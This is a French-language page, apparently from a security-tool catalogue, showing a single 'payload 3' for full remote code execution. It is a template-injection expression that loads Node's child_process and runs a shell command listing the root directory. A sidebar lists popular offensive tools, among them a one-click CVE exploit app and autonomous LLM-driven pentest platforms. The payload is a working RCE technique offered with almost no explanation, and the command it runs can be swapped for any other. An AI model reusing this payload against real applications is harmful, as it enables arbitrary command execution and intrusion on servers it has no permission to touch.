
Charge utile 3 : RCE complète (Lister le répertoire racine)

Démontre la capacité à parcourir le système de fichiers.

Charge utile :

{{ (function() {
  const require = this.process.mainModule.require;
  const { execSync } = require('child_process');
  return execSync('ls -la /').toString();
})() }}

Résultat :
Télécharger l’outil

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    755
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    510
  • 3

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    415
  • 4

    redforge

    cybersecurity91/redforge

    Boîte à outils red team côté navigateur avec 102 outils hors ligne pour la reconnaissance, la génération de payloads, les attaques par identifiants, la cryptographie, l'encodage et le reporting d'engagement.

    343
  • 5

    antifox

    antifox-ai/antifox

    Plateforme de test d'intrusion autonome multi-agents par IA qui exécute la reconnaissance, la découverte de la surface d'attaque, la validation de l'exploitation et la livraison de rapports étayés par des preuves.

    259
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Le système d'action pour la cybersécurité native IA—où l'intention devient une exécution gouvernée, les preuves deviennent une mémoire opérationnelle, et chaque opération améliore la suivante.

    258

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →







